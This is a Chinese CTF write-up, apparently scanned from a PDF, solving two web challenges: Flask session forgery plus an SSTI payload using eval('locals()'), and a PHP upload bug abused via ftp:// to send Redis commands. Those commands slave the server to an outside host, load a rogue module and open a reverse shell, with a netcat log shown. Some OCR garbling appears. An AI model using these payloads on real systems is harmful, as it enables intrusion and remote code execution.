
python_flask

考点: session伪造、SSTI、python作用域



进行登录后访问 /home 发现不是admin权限,有个 /getkey 路由,先查看自己的session内容
session=eyJhZG1pbil6ZmFsc2UsInVzZXJuYW1lljoiMTExIn0.YgPSyQ.NLHYoIAD9imeeLWrQ20qsdUeo_U
{"admin":false,"username":"111"}

解码第一段,发现存在admin属性为false,需要进行session伪造




@app.route('/getkey', methods=["GET"]) def getkey(): if request.method != "GET": session["key"]=SECRET_KEY

访问 /getkey 大意为只能接收GET请求,但是在函数中如果请求方法不为GET,则可以获取key密钥,这里是通过HEAD请求方法可以获得该密钥(详细可以查看HTTP/1.1: Method Definitions)


将获得的session值第一段进行解码获得key值为e49b42bb-1d12-494c-85a6-e96ba4601e80,然后利用脚本伪造session值

```
from flask import *
app = Flask(__name__)
app.config['SECRET_KEY'] = "e49b42bb-1d12-494c-85a6-e96ba4601e80"

@app.route("/",methods=['GET','POST'])
def login():
    session['admin'] = True
    session['username'] = 'atao'
    return 'atao'
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```



带上session访问 /home 路由




获得一个新路由以及它的函数,这里是一个简单的SSTI,没有做啥过滤,在读取flag内容后flag文件就被删除了,所以需要在一次请求中获得flag,在其中flag是会被传进render_template_string函数中的,但是这里过滤了[f],

说明不能直接通过 {{f}} 或者 {%print f%} 的方式获取flag,这里是需要调用python作用域函数 locals()获取当前作用域下的变量,从而获取flag

最后Payload如下

```
http://xxx/flllaaaggg?flag={{[].__class__._bases__[0].__subclasses__()
[80].__init__.__globals__['__builtins__']['eval']('locals()')}}
```



php_redis

考点:文件读取、ftp打redis服务、redis主从复制



打开网站后有两个服务: 文件查看和文件上传



尝试文件查看功能,发现可以读取源代码,读取后的Payload如下

http://xxx/read.php?f=.%00%00./%00.%00%00./var/www/html/upload.php

读取upload.php源码后如下

```
<?php
if(isset($_FILES['file']['name'])){
    $name = "/tmp/image/".explode(".",$_FILES['file']['name'])[0];
    $filename = (isset($_GET['jpgname']))?$_GET['jpgname']:$name;
    $filecontent = file_get_contents($_FILES['file']['tmp_name']);
    file_put_contents($filename.".jpg", $filecontent);
    die("file upload success!");
}else{
    die("NoNoNo!upload file");
}
?>
```

这里可以联想到使用ftp协议的被动模式,打Redis服务

首先启动 sudo python3 ftp.py 启动伪ftp服务器

接着起一个伪redis的命令为 sudo python2 RogueServer.py --lport 1080 --exp exp.so

报文1 -- 主从传输so文件

```
POST /upload.php?jpgname=ftp://atao@47.98.170.59:8989/atao HTTP/1.1
Host: xx.xx.xx.xx:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
-32378980258671142561813300757
Content-Length: 513
origin: http://192.168.80.128:8989
Connection: close
Referer: http://192.168.80.128:8989/
Upgrade-Insecure-Requests: 1
-----32378980258671142561813300757
Content-Disposition: form-data; name="file"; filename="1"
Content-Type: application/octet-stream
*4
$6
config
$3
set
$3
dir
$10
/tmp/image
*4
$6
config
$3
set
$10
dbfilename
```

```
$9
module.so
*1
$7
flushdb
*3
$7
slaveof
$12
47.98.170.59
$4
1080
-----32378980258671142561813300757
Content-Disposition: form-data; name="submit"
提交
  -----32378980258671142561813300757--
```

报文2 -- 加载so文件并反弹shell(由于需要传输文件,所以需要写成两次,第二次仅需要启动 ftp.py)

```
POST /upload.php?jpgname=ftp://atao@47.98.170.59:8989/atao HTTP/1.1
Host: xx.xx.xx.xx:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
-32378980258671142561813300757
Content-Length: 513
origin: http://192.168.80.128:8989
Connection: close
Referer: http://192.168.80.128:8989/
Upgrade-Insecure-Requests: 1
-----32378980258671142561813300757
Content-Disposition: form-data; name="file"; filename="1"
Content-Type: application/octet-stream
*3
$6
module
$4
load
$20
/tmp/image/module.so
*3
$10
system.rev
192.168.80.128
$4
9999
```

```
------32378980258671142561813300757
Content-Disposition: form-data; name="submit"

提交
-----32378980258671142561813300757--
```

```
└$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.80.128] from (UNKNOWN) [172.25.0.2] 38246
ls
1.jpg
module.so
ls /
bin
boot
dev eb 2022 15: 29:3
etc:/2.4.41 (Ubunt
flllllaaaaag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
cat flllllaaaaag
cat: flllllaaaaag: No such file or directory
cat /flllllaaaaag
flag{123456}
```